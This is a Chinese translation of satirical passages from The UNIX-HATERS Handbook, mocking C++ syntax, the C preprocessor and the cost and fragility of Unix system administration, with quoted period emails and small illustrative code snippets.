> > 来自：sdm@cs.brown.edu（斯科特 · 梅尔斯[2]）
> > 新闻组：comp.lang.c++
> > 组织：布朗大学计算机系
> >
> > 看看下面这行 C++ 代码：
> >
> > //**********************
> >
> > C++ 编译器该如何处理呢？GNU g++ 编译器认为这是由一堆星星（*）组成的单行注释，然而 AT&T 编译器认为这是一个斜杠加上一个注释开始符（/*）。我想要个正式的说法，可是斯特劳斯特鲁普[3] 的书里没有任何线索，只是说任何别的解释方式都可以接受。
> >
> > 实际上如果使用 -E 选项进行编译，就会发现是预处理器搞的鬼，我的问题是：
> >
> > 1. 这是否 AT&T 预处理器的臭虫？如果不是，为什么？如果是臭虫，2.0 版是否会得到修正？还是只能这么下去了？

[1] 译注 Jim Roskind。
[2] 译注 Scott Meyers，著有《Effective C++》系列。
[3] 译注 Bjarne Stroustrup，C++ 发明者。

2. 这是否 GNU 预处理器的臭虫？如果是，为什么？

斯科特 · 梅尔斯
sdm@cs.brown.edu

Unix 有个古老的解析规则：尽量接受最长的语汇。这样“foo”就不会被看成三个标志符（“f”、“o”和“o”），而是一个。请看此规则在下面这个程序中是多么有用（还有选择“/*”作为注释开始符是多么明智）：

```
double qdiv (p, q)
double *p, *q;
{
    return *p/*q;
}
```

为什么 C++ 不使用同样的规则呢？很简单，这是 AT&T 编译器的臭虫。

麦克尔

对日常使用 C++ 的人来说，上面问题只算小菜一碟，就算只使用语言的一个功能子集，C++ 程序也难读难懂。拿来另一个程序员的 C++ 代码，阅读并快速勾画出意图是很困难的。C++ 毫无品位可言，简直是个丑陋的大杂烩。C++ 自诩为面向对象的语言，却不愿意承担任何面向对象的责任。C++ 认为，如果有谁的程序复杂到需要垃圾回收、动态加载和类似功能，那么说明他有足够的能力自己写一个，并且有足够的时间调试。

C++ 运算符重载拥有强大的威力，就算是一段比较明显直白的代码，也能被你变得堪比最糟糕的、闻所未闻的 APL、ADA 或 FORTH 代码。通过运算符重载，每个 C++ 程序员都能创建自己的方言，然后把别人彻底搞晕。

且慢——嘿——在 C++ 里甚至“标准”的方言也不过是各家编译器自说自话而已。

抽象什么？

可能你会觉得语法是 C++ 最糟糕的部分，不过这只是初学者的肤浅感受。一旦开始用 C++ 编写一个正式的大型软件，你会发现 C++ 的抽象机制从根儿上就烂了。而抽象，正如每本计算机教材的谆谆教诲，是良好设计的源泉。

系统各个部分的关联会产生复杂性。如果你有一个 100000 行的程序，其中每一行都和其他行代码的细节相关，那你就必须照应着 10000000000

种不同的关联。抽象是一门艺术，通过建立清晰的接口来减少这种关联，一段实现某种功能的代码应当被隐藏在模块化的边界之后发挥作用。

类是 C++ 的**核心**，然而 C++ 类的实现方式却阻碍着程序的模块化。类暴露了太多内部细节，造成客户代码强烈依赖类的具体实现。在大多数情况下，只要对类做一丁点儿改变，就不得不重新编译所有使用它的代码，这常常造成开发的停滞。你的软件将不再是“软”件，也不再可塑，倒像是一大坨硬邦邦的快干水泥。

当然啦，把一半代码都放进头文件确属不得已而为之，因为不然就无法对外声明类；但这样一来，声明中的 public/private 自然也就没什么用了，因为“私密”信息就放在头文件里，所以成了“公开”信息。一旦将类放到头文件里，你就不大会愿意去修改，否则将导致烦人的重新编译。所以为了避免修改头文件，程序员们可谓各显神通，虽然 C++ 还有别的保护机制，不过就象是道路上的减速路拱一样，心急的家伙可以轻易绕过——只要把所有对象都转换成 void *，嘿！讨厌的类型检查一下子就没有了，整个世界清净了。

许多别的语言都提供了各种设计良好的抽象机制，但其中重要的几个被 C++ 丢掉了，剩下几个也实现得不地道，让人既迷惑又难解。你是否遇到过真正喜欢模板的人？模板影响了许多概念的表达方式，使其既依赖于出现的上下文，又依赖于使用方式。许多重要的概念完全无法通过简单的方式加以表达；即使表达出来了，也没法提供一个名字供以后直接使用。

举个例子，为了避免各部分代码使用的名字彼此冲突，名字空间是常见的手段。一个服装制造软件可能有个对象叫做“Button”（钮扣），它可能会和一个用户界面库链接，后者也有个类叫做“Button”（按钮）。如果使用了名字空间，就不会有问题了，因为用法和每个概念的意思都很明确，没有歧义。

但 C++ 的情况并不是这样。你可以使用一个名字，但无法确保别人没有使用，因此后果往往很难讲。唯一的希望是给名字都加上前缀，比如 ZjxButton，然后祈祷不要撞车。

> 日期：Fri, 18 Mar 94 10:52:58 PST
> 来自：斯科特 · L · 伯森<gyro@zeta-soft.com>
> 主题：预处理器
>
> C 语言粉丝会告诉你，预处理器是 C 最好的一个功能。可事实上，这说不定是最蹩脚的一个功能。许多 C 程序由一堆蜘蛛网似的 #ifdef 组成（如果各个 Unix 之间能够互相兼容，就几乎不会弄成这样），不过好戏还在后头。
>
> C 预处理器有个最大的问题：它把 Unix 锁在文本文件的监牢里，然后扔掉了钥匙。C 源代码实际上不能以任何其它方式存储。为什么？因为编译器无法解析未经过预处理的 C 代码。例如：

```
#ifdef BSD
int foo() {
#else
void foo() {
#endif
/* ... */
}
```

这里函数 foo 有两种不同的开头，取舍的根据是是否定义了宏“BSD”。这段代码几乎无法解析（就我们所知，迄今从未实现过）。

无法解析以上代码有何不妥？在这种状况下，我们无法让编程环境更加智能。许多 Unix 程序员对此一无所知，因此还不知道自己失去了什么，其实如果能够对代码进行自动分析，那么就可以实现很多非常有用的功能。

让我们再看一个例子。在 C 语言流行的年代，预处理器被认为是唯一能实现“开码”（open-coded，直接把等效代码嵌入指令流，而不是产生函数调用）的手段。对于简单常用的表达式，开码是提升性能的重要技术。比如，取小函数 min 可以使用宏实现：

```
#define min(x,y) ((x) < (y) ? (x) : (y))
```

现在假设你想写个工具，打印出程序中所有调用了 min 的函数。听上去不是很难，是不是？但是，如果不解析程序就无法知道函数的边界，而如果经过预处理器就无法解析，可是，一旦经过了预处理，所有的 min 就不复存在了！所以，你只能去用 grep 了。

使用预处理器实现开码还有其他问题。例如在上面的 min 宏里，你一定注意到了那些多余的括号。事实上，这些括号并不多余，否则在另一个表达式中展开 min 时，结果可能出人意料（老实说，有些括号确实是多余的——至于那些括号是可以省略的，以及原因，就由读者自己思考吧）。

min 宏有个最险恶的问题：虽然用起来象是个函数调用，但并不是真函数。看这个例子：

```
a = min(b++, c);
```

预处理之后，变成了：

```
a = ((b++) < (c) ? (b++) : (c))
```

如果‘b’小于‘c’，‘b’会自增两次而不是一次，返回的将是‘b’的原始值加一。

如果 min 真是函数，那么‘b’将只会自增一次，且返回值将是‘b’的原始值。

C++ 之于 C，和肺癌之于肺

“如果说 C 语言给的绳子足够你上吊，那么 C++ 给的绳子够你先给邻居来个五花大绑，再给一艘小船升帆，最后在帆桁上吊死。”

——匿名

有件事情说起来真是悲哀：学习 C++ 大概是每个计算机科学家和严肃程序员的第一要务，C++ 能力迅速成为简历中的一行，而在过去的几年中，我们见过许多用 C++ 写代码的程序员，其中甚至有人写得很不错，但是……

……他们都痛恨 C++。

程序员的进化

[尽管我们很愿意，但以下文字在网上流传太久了，所以没法找到最初的作者。——编辑注。]

初中/高中

```
10 PRINT "HELLO WORLD"
20 END
```

大学一年级

```
program Hello(input, output);
begin
    writeln('Hello world');
end.
```

大学四年级

```
(defun hello ()
(print (list 'HELLO 'WORLD)))
```

刚参加工作

```
#include <stdio.h>

main (argc, argv)
int argc;
char **argv; {
```

```
    printf ("Hello World!\n");
}
```


成为老手

```
#include <stream.h>

const int MAXLEN = 80;

class outstring;
class outstring {
    private:
        int size;
        char str[MAXLEN];

    public:
        outstring()  size=0;
        ~outstring()  size=0;
        void print();
        void assign(char *chrs);
};

void outstring::print() {
    int in;
    for (i=0; i<size; i++)
        cout << str;
    cout << "\n";
}

void outstring::assign(char* chrs) {
    int i;
    for (i=0; chars!='\0'; i++)
        str = chrs;
    size=i;
}

main (int argc, char **argv) {
```

```
    outstring string;
    string.assign("Hello World!");
    string.print();
}
```

当了老板

“乔治，我需要一个程序能打印'Hello World!'”



第三部分　管理员的噩梦

第 11 章　系统管理

Unix 的隐藏成本

> 如果按照开发软件的方式制造汽车，那么今天一辆劳斯莱斯只卖 100 美元，一加仑汽油可以跑 100 万英里，但每年都会车毁人亡一次。
>
> ——罗伯特 · 克林格里[1]，InfoWorld[2]

所有的 Unix 系统都需要管理员，也就是人见人爱的系统管理员。系统管理员的职责包括：

- 启动系统。
- 安装新软件。
- 管理用户帐号。
- 优化系统性能。
- 监控系统安全。
- 负责例行备份。
- 关机安装新硬件。
- 帮助有麻烦的用户。

和维护 IBM 大型机或者基于 PC 的 Novell 网络相比，Unix 系统管理员的工作是截然不同的，但 Unix 让这些事情更困难，也更费钱。本章的中心思想是：维护 Unix 很不经济，和维护其运行的硬件相比，保持 Unix 运行的总体成本还要高得多。

[1] 译注 Robert Cringely，知名 IT 专栏作家，真名马克 · 斯蒂芬（Mark Stephens）。
[2] 译注 www.infoworld.com。

联网的 Unix 工作站比单机需要更多维护，因为 Unix 不时向网络上的邻居扔垃圾。根据一份估计，每当卖出 10 到 25 台 Unix 工作站，就会创造出至少一个专职系统管理员职位，这让 Unix 系统管理员很吃香。当然由苹果电脑或者 PC 组成的类似网络也需要有人维护，但不用投入全部精力，管理员就能让一切平稳工作，不致陷入 Unix 那样的混乱。这些管理员常常还有别的兼职，或者为许多应用充当顾问。

有些 Unix 系统管理员简直被工作压垮了。

> 日期：wed, 5 jun 91 14:13:38 edt
> 来自：布鲁斯 · 豪尔德 <bhoward@citi.umich.edu>
> 发给：UNIX 痛恨者
> 主题：我的故事
>
> 在过去的两天里我收到成百上千条消息“你的邮件仍无法投递”，因为有台 Unix 机器上的 UUCP 邮件程序不知道如何正确退回邮件。我备受打击、饱受羞辱，甚至心碎欲绝：Sendmail 有时候检测不到邮件的问题，有时候甚至就是它自己搞出这些事情，像什么循环邮件、反复报告未知错误 1 的消息，以及莫名且随意修改我的邮件头部（包括所有收件人和多个域中的日期）。
>
> Unix 让我一连几天不眠不休，一直安装、再安装、再格掉、再启动，然后在周五晚上还要恶趣味地折腾文件系统。我女朋友离我而去了（嘟囔着“喜欢拼凑真是恶习，Unix 就是胡拼乱凑出来的”），我的换档键也不见了[1]。我的表情已经扭曲，只有绝望挥之不去。
>
> 求求你，请帮我一下。

以每年 40000 美元雇人维护 20 台机器，相当于每台机器每年 2000 美元。典型的低端 Unix 工作站价格在 3000 至 5000 美元之间，大约每两年更换一次。综合软硬件两方面的成本就很清楚了，那些号称更划算的“开放系统”的“方案”其实根本不划算。

让 Unix 持续运行，还要调校到位

系统管理员就是拿高薪的保姆。消化营养丰富的食物后，婴儿在尿布里拉下大便；Unix 则在整个文件系统和网络中拉下吐核文件，原因包括程序崩溃、找不到临时文件、混乱的日志文件，以及非法的网络广播等等。婴儿只是偶尔把大便弄到外面，但 Unix 和其排泄物玩起捉迷藏。如果没有经验丰富的管理员及时打理，系统会逐渐耗尽存储空间，进而发臭、不悦、抱怨甚至一命呜呼。

有些系统腹泻得太厉害，连换尿布都得自动进行。

[1] 译注 这封信的原文全都是小写字母。

> 日期：20 Sep 90 04:22:36 GMT
> 来自：alan@mq.com（艾伦 · H · 明茨[1]）
> 主题：回复：uucp 吐核
> 新闻组：comp.unix.xenix.sco
>
> 在文章 <2495@polari.UUCP> 当中，corwin@polari.UUCP（唐 · 格洛夫[2]）写到：
>
> > 一段时间以来我一直在 /usr/spool/uucp 下发现 uucp 的吐核文件，删除后还会出现……
>
> 是的。SCO HDB uucp[3] 的发行说明已经指出，“uucico 通常都会吐核”，所以这是正常的。其实缺省安装的 SCO 系统有一个 cron 脚本，负责定时将吐核文件从 /usr/spool/uucp 删除。

如果婴儿不太烦躁，保姆一般看电视打发时间（有时候做做功课）；系统管理员则坐在显示器前面，一边上网看新闻，一边留意警告、错误和用户抱怨（有时候也做做功课）。大型 Unix 网络不喜欢远离慈母般的管理员，因此经常需要后者半夜拨号进来拍背安抚。

Unix 系统的老化时间以周记，而不是以年记

Unix 是在一个研究环境中开发的，因此系统开机运行时间很短。Unix 生来就不是为了连续运行几周，更不要说一直不关机了。与此臭味相投的则是 Unix 工具和应用（尤以伯克利为甚）似是而非的开发方式：程序员敲下代码，编译运行，然后就等着程序崩溃，如果最后没有发生，就假定其能够正确运行。在这种开发文化中，对第三方应用开发者至关重要的产品质量控制根本没有地位。

这种方法用来完成操作系统课程的学期项目还凑活，但却给必须连续运行数天、数周或数月的产品代码中留下癌症的病灶。因此大多数主要的 Unix 版本运行几天后都会表现出症状，包括内存泄露、垃圾堆积和地址破坏。

连续运行几天后突然崩溃的程序很难调试，因为将调试器连接到运行中的程序很难（连接到崩溃后的程序则根本不可能），因此问题通常**不能**修复（甚至无法记录），而为了防止 Unix 发展成为老年痴呆，不断重启就成了最可靠的手段。

> 日期：Sat, 29 Feb 1992 17:30:41 PST
> 来自：理查德 · 马里纳利克 <mly@lcs.mit.edu>

[1] 译注 Alan H. Mintz。
[2] 译注 Don Glover。
[3] 译注 HDB uucp 是三位 AT&T 研究员皮特 · 赫尼曼（Peter Honeyman）、大卫 · 诺维茨（David A. Nowitz）和布莱恩 · 瑞德曼（Brian E. Redman）对原版 uucp 的重写版本。

发给：UNIX 痛恨者
主题：而我以为那是闰年

这就是我，在 2 月 29 号被 Unix 搞晕了：

```
% make -k xds
sh: Bus error
make: Fatal error: The command `date "+19%y 13 * %m + 32 * %d + 24 * %H +
60 * %M + p" | dc' returned status '19200'
Compilation exited abnormally with code 1 at Sat Feb 29 17:01:34
```

一开始看过一个热烈的帖子提到 Unix 无法处理闰年的日期后，我很激动以为找到了答案，但进一步的调查——有没有什么 Unix 故障不需要经过深入仔细、漫无目标、没有定论且令人气馁的调查?——发现问题实际上是这台机器运行太久了。

因为 ispell 程序告诉我：

```
swap space exhausted for mmap data of /usr/lib/libc.so.1.6 is not a
known word
```

真是一句话惊醒梦中人，很明显经过 11 天 1 小时 10 分钟吐核和调试调试器的欢乐之后，这台可怜机器的交换空间被既无法回收又无法压缩的垃圾填满了。

重启时间早就过了!

读完理查德 · 马里纳利克的邮件后，要说最让我们吃惊的地方，当然是他的 Unix 竟然没有自动重启。

烂泥糊不上墙

为了满足不同的需求并适应各种环境，Unix 有大量供调整性能的参数。其中有些参数是设置系统资源的上限，但更高级的操作系统则是动态分配大多数资源；另外一些参数很重要，比如系统进程的相对优先级。系统管理员的工作就包括将缺省参数设置为正确的值（你已经在想，为什么厂商不直接调整软件的缺省参数来匹配硬件配置呢?），此过程被称为“系统调校”。关于这个话题已经有整本整本的书在卖了。

调校系统有时候需要重新编译内核，或者——要是你碰上不提供源代码的商业“开放系统”——用调试器手动打上补丁。由于缺乏文档，一般的用户和管理员完全不知道调整哪些参数才有效。

还好，经验最丰富的管理员（但一般都对 Unix 没什么信心）还是能搞定。

日期：Tuesday, January 12, 1993 2:17AM
来自：罗伯特 · E · 西斯托姆 <rs@ai.mit.edu>
发给：UNIX 痛恨者
主题：多么愚蠢的算法

我知道，在这里如果要真正写点东西，必须要小心拿捏分寸，但是见鬼去吧，人只活一次，不是吗？

不管怎么说，我把 SPARCstation ELC [1] 买来家用真是脑子进水了。这台机器配备了 760M 硬盘和 16M 内存，我当时觉得 16M 大概够用了，但实际上运行 pstat 后却发现，就在平平常常的一天——运行 Ecch 窗口、几个 Emacs、几个终端，有时候还有 xload 或者 xclock——我就用去了多达 12 到 13M 内存。

但是今天我写这些，可不是为了诉说为何两个 Emacs 和一个窗口管理器占用的内存就比 AI KS-10 高五倍，而是要说说虚拟内存系统。

为什么当我离开我忠诚可靠的工作站一会儿再回来碰碰鼠标——叮呤哐啷一阵乱响——所有的进程页面又换入内存？

我的意思是，为什么一开始要将进程换出？系统不像是需要那些内存，看在老天的份上——不还有 3、4M 空闲内存吗？

好吧，是这样的。我（在阅读换页代码但一无所获之后）听到 abUsenet 上有探子说，内核的换页代码有个神秘的 maxslp（没有元音障碍症的人读作“曼克斯 -斯里普”）参数，告诉系统把睡眠超过这段时间的进程当作“长眠不醒”，然后不管三七二十一将其内存页面交换到磁盘上。

这个参数的缺省值是 20。所以只要我离开机器超过 20 秒，接个电话或别的什么，操作系统就把那些正在等待键盘输入进程换出。所以系统就有很多空闲内存，可以启动新的进程，或者当作缓冲区（给那些无疑已经被换出的进程输入输出用）。绝了。于是我操起高性能多功能的调试工具之王（adb），把 maxslp 改得合适一点（比如 2000000000）。本来嘛，只要内存还没用完，系统就不该换页！完事！

这些工作站不是只有 2M 内存的 VAXen [2]，现在也不是 1983 年了，把进程换出只是为了增加空闲内存绝对没有好处，为什么就没人把这些话告诉 Sun 公司？你说什么？对，我忘记了，原来 Sun 希望新推出的快速工作站，却**希望**用户的**感觉**是只有 2M 内存且负载因子高达 6 的 VAX 11/750 [3]。真心怀旧之情啊，有没有？

我嘞个去。

磁盘分区和备份

在任何计算机系统上，磁盘空间管理都是一件琐事，但对于 Unix 却是一件大事。在安装 Unix 之前，你必须决定给每个分区分配多少空间。Unix 把你的磁盘伪装成一组较小的磁盘（其中每个都有一个完整的文件系统），这和别的系统例如 TOPS-20 截然相反，后者把一组较小的物理磁盘上虚拟成较大的逻辑磁盘。

[1] 译注 Sun 公司 1991 年推出的低端工作站，CPU 为富士通 MB86903 或者 Weitek W8701，操作系统是 SunOS 4.1.1c，价格 4995 美元。
[2] 译注 对 VAX 的复数称呼，还有一种叫法是 VAXes。
[3] 译注 DEC 在 1980 年生产的小型机，主频 3.125Mhz。

至于磁盘分区带来的每种所谓功能，都不过是在掩盖某些程序臭虫或者设计失误。例如，通过在分区上运行 dump 程序，用户能够备份一部分而不是全部磁盘内容，但这个“功能”之所以有用，只是因为 dump 程序只能备份整个文件系统；又比如磁盘分区是作为某种配额机制引入的，目的是防止失控的进程或用户用光磁盘空间：这个“功能”则掩盖了一个缺陷，即文件系统无法为目录或者自身的一部分设置配额限制。

这些“功能”还引起了更多臭虫和问题，自然而然地，都需要系统管理员（以及持续花钱）来擦屁股。当 /tmp目录被程序或用户塞满后，Unix 一般无法正常运行，例如大多数程序都需要临时磁盘空间，这时候肯定没戏，因为大多数 Unix 程序并不检查写入磁盘是否成功，只管开心地往下执行，结果把你的邮件往塞满的磁盘里装。系统管理员来了，他用重启系统“解决”这个问题，因为在启动过程中 /tmp 目录下的垃圾堆会被清空。现在你知道为何启动时删除 /tmp 的所有内容了。

把 /tmp 目录放在一个“大”分区中，那么即使程序真的占用很多空间是不是系统仍可以工作？这其实只是把问题挪了个地方，不过是个障眼法而已。分区中精心规划的空间或许只能用上一两次，而无法存放别的信息——比如另一个分区中的用户文件，因此在大多数时间里就那么闲置着。喂，现在磁盘可便宜啊。但不管把 /tmp 分得多大，用户总会不够用：例如某次给文件排序，所需的临时文件就是比整个 /tmp 分区大 36 字节。你能干嘛？找到金贵的系统管理员，把整个系统备份到磁带（当然这个过程只能在单用户模式下进行）上，然后给磁盘重新分区，把 /tmp 搞大些（相应缩小别的分区，除非买个新磁盘），再把磁带上的系统恢复出来——宕机时间更长，成本更高。

交换分区则是“大小固定却经常觉得不够用”的又一个例子。过去磁盘容量很小，并且高速磁盘十分昂贵，因此把整个交换分区放在一个小容量高速磁盘上是合理的。但今天再把交换分区设置成固定大小就没道理了，因为安装新安装程序（尤其是 X 程序！）后，交换分区常常变得不够用。当交换分区用完时 Unix 会难过吗？宝宝喝完巧克力牛奶还想要时会哭吗？这时 Unix 会发狂：进程被不加警告地终止，工作站上的窗口就地蒸发，系统行为像见了鬼，甚至干脆崩溃了事。想扩大交换分区来解决问题吗？找到金贵的系统管理员，把整个系统备份到磁带（当然这个过程只能在单用户模式下进行）上，然后给磁盘重新分区，把 /swap 搞大些，再把磁带上的系统恢复出来——宕机时间更长，成本更高。听着耳熟不？

现在固定分区的问题不那么明显了，因为容量上 G 的磁盘已经成为标准配置。生产商把分区设置得足够大来避免问题，这个办法不太经济，但比修复 Unix 容易操作。有些厂商实现了内存页面既能换出到文件系统，又能

换出到分区，这有点帮助，但换出到文件系统慢得多。所以 Unix 还是有进步的——有些厂商做对了，在换页时逐渐占用文件系统直到某个上限；但有些厂商做错了，顽固地使用固定大小的文件来换页，比“重新格式化磁盘来改变分区大小”灵活一些，但别的问题依旧存在，此外还让 dump 程序无法进行每日增量备份，结果备份占用的磁带多出两三倍，这是运行 Unix 系统的又一项额外成本。

分区：快乐翻一番

由于 Unix 经常把自己的文件系统搞坏，早期的 Unix 大师们想了一个办法绕道而行：把磁盘划分成几个分区，要是系统挂了，而你运气不错，那只损失一半的数据。

文件系统损坏是因为磁盘上的空闲块列表经常处于不一致的状态。当 Unix 崩溃时，访问最多的磁盘坏得最厉害，因为其中不一致的程度最高——就是说内存中还没写入磁盘的信息最多。大师们决定不去修复这个问题，而是建立分区，把单个物理磁盘分解为若干较小的虚拟磁盘，其中每个都有独立的文件系统。

磁盘分区背后的意图是在（例行公事般的）系统崩溃后，还有完好的分区可供重启（然后修复文件系统）。基于同样的原因，Unix 崩溃最好只影响用户文件，而不是操作系统，因为你得需要操作系统才能恢复损坏的文件。（当然啦，尽管用户文件一般没有备份，而操作系统在发行磁带上的备份有好几个，但这并不影响前面的观点。最早发给贝尔实验室以外的 Unix 版本没有使用磁带：丹尼斯 · 里奇手工编译每份拷贝并附上一句话：“这是你的 rk05 [1]，爱你，丹尼斯。”（RK05 是早期的移动磁盘包。）据安迪 · 塔南鲍姆 [2] 讲，“如果你的 RK05 上的 Unix 出了问题，最好写信给丹尼斯再要一份。”[3]）

大多数 Unix 系统都分配了一个特殊的分区，称为“交换分区”，用于实现虚拟内存。早期 Unix 并不使用文件系统来换页，因为文件系统太慢了。交换分区的问题是要么分配得太小，结果在进行复杂处理时 Unix 趴下了；要么分配得太大，结果除非运行 800M 的量子场动力学模拟程序，99% 的空间都浪费了。

[1] 译注 RK05 是 DEC 生产的磁盘驱动器，能在 14 寸可拆卸的单张盘片上存储 2.5M 字节。

[2] 译注 Andy Tannenbaum。

[3]《Unix 政治史》[20]，1985 年安迪 · 塔南鲍姆在华盛顿的 DC USENIX 会议的发言（这是《Unix 人生》在第 13 页的一条引用）

当划分磁盘分区时，需要遵循两条简单的规则：[1]

1. 分区之间**决不能**重叠。
2. 分区的用途**必须**单一。

否则，储蓄和信贷危机 Unix 版将粉墨登场——把同一块磁盘空间同时用于多个场合，而当多个用户自以为在使用**各自的**空间时，灾难发生了。1985 年，MIT 媒体实验室有一个大型 VAX 系统，配备 6 个大容量磁盘和超过 64M 内存。人们发现 2 号磁盘上的“c”分区没有使用，于是将其作为 Unix 的交换分区。

几周之后，VAX 崩溃了；一两天后，有人报告 2 号磁盘保存的文件损坏；一天之后，VAX 再次崩溃。

系统管理员们（三个本科生组成的小组）最终发现，2 号磁盘上的“c”分区和另一个保存用户文件的分区重叠了。

这个错误很久才暴露，是因为 VAX 的内存很大，所以平时很少发生换页。只有当某人开始一个大型图像处理项目造成内存吃紧时，VAX 才换出到 2 号磁盘的“c”分区，于是文件系统损坏，接着多半是系统崩溃。

在四年后的在媒体实验室的音乐和认知部门，米歇尔 · 特拉弗也遭遇了类似问题。这里是一封由他的系统管理员（现在这个职位已经扩大到三名全职员工）转到 UNIX 痛恨者的邮件：

> 日期：Mon, 13 Nov 89 22:06 EST
> 来自：saus@media-lab.mit.edu
> 主题：文件系统
> 发给：mt@media-lab.mit.edu
>
> 麦克，
>
> 在给/bflat 和/valis 创建文件系统时，我把两个分区划分成互相重叠了。由于这个错误，两个文件系统都坏掉了，而且无法修复。
>
> 我已经解决了分区重叠的问题，但恐怕对你没什么帮助；因为以前保存的文件已经无法恢复，对此我很难过，但很抱歉现在我无能为力。
>
> 如果你最近没有往/bflat 上放东西，我们大概可以从磁带上找回来。我去看看最近的磁盘备份是什么时候的。

[1] Unix 分区导致的问题太多了，至少有一家厂商（NeXT，Inc.）建议将整个磁盘作为单独分区来使用。这大概是因为 NeXT使用的 Mach内核支持换出到 UFS（译注：Unix File System，各种 Unix 广泛采用的文件系统，其源头可上溯到 Unix 版本 7 所使用的文件系统。），而不需要在系统磁盘上预先分配特殊的空间。

宕机和备份

为了避免系统崩溃导致的数据损失，磁盘上的文件系统被定期备份到磁带上。通常的做法是每周，或者至少每月，将磁盘上的所有文件复制到磁带上，并且一般每晚也会备份当天修改过的文件。但很不幸，Unix 备份无法保证挽救你的数据。

> 来自：bostic@OKEEFFE.CS.BERKELEY.EDU（卡什 · 伯斯提克[1]）
> 主题：V1.95（错误报告损失）
> 日期：18 Feb 92 20:13:51 GMT
> 新闻组：comp.bugs.4bsd.ucb-fixes
> 组织：加利福尼亚大学伯克利分校
>
> 最近我们的磁盘出问题了，因此损失了近一年来 4BSD 系统的错误报告。如果你能重新提交 1991 年 1 月以来的报告，我们将不胜感激。
>
> 计算机系统研究组（CSRG）。[2]

读到这里的人几乎都会闪过一个念头，如同《巨像：禁制项目》[11] 的情节一样：Unix 终于用自己的文件证明其缺陷何其多。

按照 Unix 创建或者修改文件的做法，有可能在更新磁盘上的数据和指针时造成不一致和错误。如果在将改动正确写入磁盘之前系统崩溃了，那么磁盘上的文件系统绝对会损坏并处于不一致状态，此后在重启过程中用户可以看到这些损坏，因为 Unix 启动脚本会自动运行 fsck 以恢复文件系统。

许多 Unix 系统管理员都没有认识到，就在用磁带备份系统的同时，仍然有可能出现不一致的情况。备份程序为当前文件系统建立快照，但如果此时有任何用户或进程修改文件，磁盘上的文件系统将在短时间内处于不一致状态。由于备份不是瞬间完成的（一般要几个小时），所以快照产生的映像变得模模糊糊。就像用 1 秒的快门去拍摄印第 500[3] 的赛况，结果也差不多：最重要的——也就是有人正在修改的——文件，正好是今后无法恢复的文件。

由于 Unix 不能备份一个处于活动状态的文件系统，为了产生正确的备份结果，需要让系统进入孤立模式（或者叫做单用户模式），此时系统中不会有任何进程在备份时修改文件。对磁盘空间上 G 的系统来说，这意味着**每天**都要宕机几个小时（加上花钱雇一个系统管理员在旁边盯着磁带旋转）。

---

[1] 译注 Keith Bostic。

[2] 引用这封邮件并未得到卡什 · 伯斯提克的许可，他说：“在我看来，（引用这封邮件）不论对我还是 CSRG 都不好。”他说得对，那些用伯克利磁带备份程序制作的备份也没落着好。

[3] 译注 全称印第安纳波利斯 500 英里大奖赛，始于 1911 年，目前是与 F1 摩纳哥大奖赛和勒芒 24 小时耐力赛并列的世界三大汽车大奖赛之一。

很显然，对需要持续提供服务的应用来说，Unix 不值得认真考虑。而在用户盼望持续运行的压力下，一些 Unix 系统被迫通过 /etc/motd 昭告四方，系统备份阶段“会有反常”：

```
SunOS Release 4.1.1 (DIKUSUN4CS) #2:Sun Sep 22 20:48:55 MET DST 1991
--- BACKUP PLAN ---------------------------------------------------
Skinfaxe:    24. Aug, 9.00-12.00 Please note that anomalies can
Freja & Ask: 31. Aug, 9.00-13.00 be expected when using the Unix
Odin:         7. Sep, 9.00-12.00 systems during the backups.
Rimfaxe:     14. Sep, 9.00-12.00
Div. Sun4c:  21. Sep, 9.00-13.00
-------------------------------------------------------------------
```

